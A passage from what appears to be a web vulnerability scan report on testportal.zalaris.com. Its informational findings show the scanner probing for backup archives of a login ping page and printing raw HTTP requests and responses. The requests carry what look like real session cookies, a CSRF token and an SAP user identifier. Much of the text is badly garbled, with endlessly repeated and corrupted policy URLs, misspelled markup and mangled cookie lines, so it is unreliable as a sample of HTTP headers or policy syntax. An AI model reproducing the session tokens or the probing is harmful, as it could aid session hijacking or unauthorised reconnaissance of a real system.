https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand. https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\*.zalaris.com/https://e.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: :

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><tittle>Zalaris page not found</tittle><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHEequiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"> requiv= Fragina Contents in Decacie / Thera https://portal.zalaris.com"-->the http-equiv= Cathe-directive. Ho-cache / The https://portal.zalaris.com"-->the http-equiv= Refresh" content="10; url=https://portal.zalaris.com"-->k rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">head><a href="heave-to-enter"><b stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"></a> | Since | The head | The looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di> ..[SNIP]...

### 23.55. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.rar

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

#### Request 1

GET /neptune/native/neptune\_login\_ping.rar HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhvwFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:06:54 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006

x-user-logon-language: E xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapui5.hana.ondemand.com ht https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com/https://alaris.com/https://syndicata-initie/https://www.zalaris.com/https://chalaris.com/https://syndicata-initie/https://www.zalaris.com/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://sont-files-general-eu-west-1-est.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cha.recast.ai/ https://sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data:; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</html>

## Request 2

GET /neptune/native/eivq.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Contrasp.enginesecutive.autrientication.orginal\_application\_uil-Ge1437rRwke1 Etw47kRAF\*%2Fg17%2bWbebq030bxqk2kwqkkdGNuL3e0sSiN1hbu0X15E7e2XEhr31ffille140J3
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

#### Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:06:56 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://patform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.net/api.recast.ai/ gap-iab: https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: ht /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com/ https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twimg.com/https://s.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://s.boost.ai/ https://ui5.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content=" equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache-directive: no-cache-directi meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"></link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"> type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div c md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1>Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back/a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di> ..[SNIP]...

### 23.56. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.tar

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.tar HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:14 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0 x-updated-at: 20220210193619

cache-control: no-store x-user-sap: 650-00034448

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ Content-Security-Policy, default-sic sentings.// .Zalatis.com/.443 https://s.neptune-software.com/.443 https://icense.goedit.ic/443 goedit.//\* data: blob: https://maps.googleapis.com/.443 https://\*.hano.ondemand.com/ https://alicense.goedit.ic/443 goedit.ic/443 goedit.//\* data: blob: https://maps.googleapis.com/.443 https://\*.hano.ondemand.com/ https://alicense.goedit.ic/443 https://alicense.goedit.ic/443 goedit.//\* data: blob: https://maps.googleapis.com/.443 https://\*.hano.ondemand.com/ https://alicense.goedit.ic/443 https://soidit.icense.goedit.ic/443 goedit.//\* data: blob: https://waps.googleapis.com/.443 https://soidit.icense.goedit.ic/443 goedit.// data: blob: https://waps.googleapis.com/.443 https://soidit.icense.goedit.ic/443 goedit.// data: blob: https://waps.googleapis.com/.443 https://soidit.icense.goedit.ic/443 goedit.// data: blob: https://soidit.icense.goedit.ic/443 https://soidit.icense.goedit.ic/443 https://soidit.icense.goedit.ic/443 goedit.// data: blob: https://soidit.icense.goedit.icen

/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*neptune-software.com/443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://sneptune-software.com/443 https://ssl.google-analytics.com/ga.js https://sneptune-software.com/45 https://sneptun http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com/443 blob: :

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div> </html>

### Request 2

GET /neptune/native/niyu.html HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\* Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 Connection: close Cache-Control: max-age=0 Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8k3%2FEnkM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/mnj2022-07-14T04:02:32-980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:05:16 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Sap-server. true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/

https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab:

https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://sapsf.com/ https://zalcors.azurewebsites.net/ https://login.windows.net/

/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twitter.com/ https://syndication.twitter.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.zalaris.com/intps://ching.com/https://www.zalaris.com/intps://ching.com/https://www.zalaris.com/intps://ching.com/https://www.zalaris.com/intps://ching.com/https://chi https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="Cache"><meta http-equiv="Cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache-directive: no-cache-directive: no-cache-directive meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"> meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"->link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" type="text/css" href="/assets/ming/al-css-"collann="/stylesheet" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" href="/assets/ming/al-css-"/stylesheet" href="/ ..[SNIP]...

#### 23.57. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.tar.7z

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/native/neptune\_login\_ping.html Path:

#### Request 1

GET /neptune/native/neptune\_login\_ping.tar.7z HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG com.sap.engine.securiy.autinenication.original\_application\_ur=0e1raojPrkwke1etw/rkxAr-%2-rgn%2Bw/bebqouwbkqZrwqtkxdGNtL3ec9SiN1rBbd0X19E76ZAEH7Jrmhel4u3G P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BogIcPGyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657785823975

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:27 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true
Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files/decom.accom/siles-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://signicat.c https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://i5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\* zalaris.com/https://cdnjs.cloudflare.com/ https://\* mqcdn.com:443 https://syndication.twitter.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://syndicati eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' 